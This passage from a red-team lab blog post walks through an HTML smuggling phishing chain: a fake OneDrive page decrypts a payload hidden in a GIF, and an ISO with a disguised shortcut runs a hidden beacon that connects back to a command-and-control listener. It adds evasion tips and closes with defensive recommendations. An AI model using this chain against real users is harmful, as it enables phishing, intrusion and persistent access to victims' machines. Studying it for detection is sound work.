
The GIF is hosted on a separate URL. The HTML page contains JavaScript that fetches the GIF, extracts and decrypts the payload from the image chunks entirely in browser memory, and triggers an automatic download, all without any recognizable malicious file ever passing through a network inspection point.
The password (Contr@ct2024) is sent in the phishing email body alongside the link. This serves two purposes: it makes the interaction feel legitimate (sharing a protected document is common in business contexts) and it prevents automated sandbox analysis from extracting the payload without the password.
The -e resources/templates/OneDriveDownload_Template.html flag applies the OneDrive lure template. When the target visits the link, they see a convincing Microsoft OneDrive file sharing page consistent with the email pretext of a shared contract document. The combination of a familiar interface and a relevant document name (Updated Contract Report) is designed to lower suspicion and encourage interaction. We can actually install customize the lure template to something like Share point or host them to a separate file manager like dropbox which make it more realistic.
Since I am running this locally, the -u flag points to my Kali machine. In a real engagement this becomes the CDN or redirector URL. It can also be through a domain behind cloudflare.
Step 6: Serve and Test Locally
Terminal 1: GIF server (BobTheSmuggler Flask):
python3 app.py

Terminal 2: HTML phishing page:
cd /opt/Evasion/BobTheSmuggler && python3 -m http.server 80

Step 7: Delivery and What the Target Experiences
With everything built and served, this is where the engagement goes live. The full chain is in place. We can use gophish to send the phishing email via GoPhish that way we can also track, who opened and the clicks
Navigate to http://<kali-ip>/microsoftonedrive.html from your Window
s test VM.

When the user clicks the link,they will see something like this, so ideally the browser opens the OneDrive lure page. To the target it looks like a familiar Microsoft file sharing page, this can always be customized.
Nothing looks out of place. In the background, JavaScript on the page fetches the GIF, extracts the XOR encrypted 7z from the image chunks in browser memory, decrypts it, and triggers an automatic download, all within seconds of the page loading. No file ever passed through the email gateway or web proxy in a recognizable form.



Inside the 7z is Updated_Contract_Report.iso. On Windows 10 and 11, double clicking an ISO mounts it automatically as a virtual CD drive.. no additional software needed. Explorer opens showing the contents of the mounted drive. The volume label reads Contract_Report in the title bar. See below steps
 We can see


 RuntimeBroker.exe is completely invisible since hidden attribute is set, Explorer default settings do not show hidden files. The target sees what looks like a PDF and a backup copy of the same PDF. Nothing suspicious. They user click the shortcut and cmd.exe fires silently in the background, window mode minimized, exits immediately.
 In the background
 RuntimeBroker.exe has already executed and we establish a connection back our Adaptix listener.

Now after establishing the connection, we have our initial foothold and from here we can establish persistent access and do other lateral movements attack.
Defensive Recommendations
- Block or sandbox HTML attachments and links, inspect JavaScript in linked pages
- Monitor for large base64 blobs or XOR decryption routines in JavaScript
- Apply ASR rule: Block execution of potentially obfuscated scripts
- Te most impactful single control here is monitoring for processes running from non-standard paths. A legitimate
RuntimeBroker.exealways runs fromC:\Windows\System32\. One running fromE:\RuntimeBroker.exeor any removable media path should immediately trigger an alert.
Conclusion
In this post I have walk you through how an HTML smuggling based initial access chain can be built and delivered, from generating the Adaptix C2 payload all the way through to landing a beacon on the target machine. I have executed this in a local lab environment, which means the setup is relatively straightforward compared to what a real world engagement looks like.
In an actual red team engagement the infrastructure picture is considerably more complex. There are multiple front to be considered and many moving parts from domain setup, infrastrucuture setup, digital certs, Cloudflare fronting your phishing server, redirectors for C2, OPSEC, tooling, and careful consideration of every artefact you leave behind.
Stealth and evasion are other key things for considerations. Every decision from the beacon sleep interval, to the domain category, to how your C2 traffic blends into normal business HTTPS, all of it matters when you are operating against a mature SOC otsecurity solution across the network.
There are also other variations of this attack worth knowing about. Rather than dropping an EXE binary to disk, you can deliver shellcode instead and load it directly into memory, which removes an entire category of file-based detections. Paired with a reflective loader or a DLL sideloading chain as we discussed earlier, you end up with an execution path that is significantly harder to detect and attribute.
All the TTPs I have demonstrated here are not theoretical. HTML smuggling, ISO container abuse, LNK execution, and DLL sideloading are documented techniques actively used by APT groups including APT29, BumbleBee, and Qakbot in real campaigns against real organizations. Its still an active threat today even against environments with modern defenses in place, not because defenders are not paying attention, but because the techniques are well crafted, layered, and designed to blend into normal user behavior.
The best defense is understanding exactly how these chains wor. Every layer of this attack has a detection opportunity. The more defenders understand the mechanics, the better positioned they are to build controls that actually catch it.
Lets continue researching. There is always more to learn, more to break. Happy hacking
References
- https://maldevacademy.com
- https://research.checkpoint.com/2026/fast-and-furious-nimbus-manticore-operations-during-the-iranian-conflict
- https://www.outflank.nl/blog/2020/03/30/mark-of-the-web-from-a-red-teams-perspective
- https://github.com/dhauenstein/PackMyPayload
- https://cloud.google.com/blog/topics/threat-intelligence/tracking-apt29-phishing-campaigns
- https://www.levelblue.com/blogs/spiderlabs-blog/html-smuggling-the-hidden-threat-in-your-inbox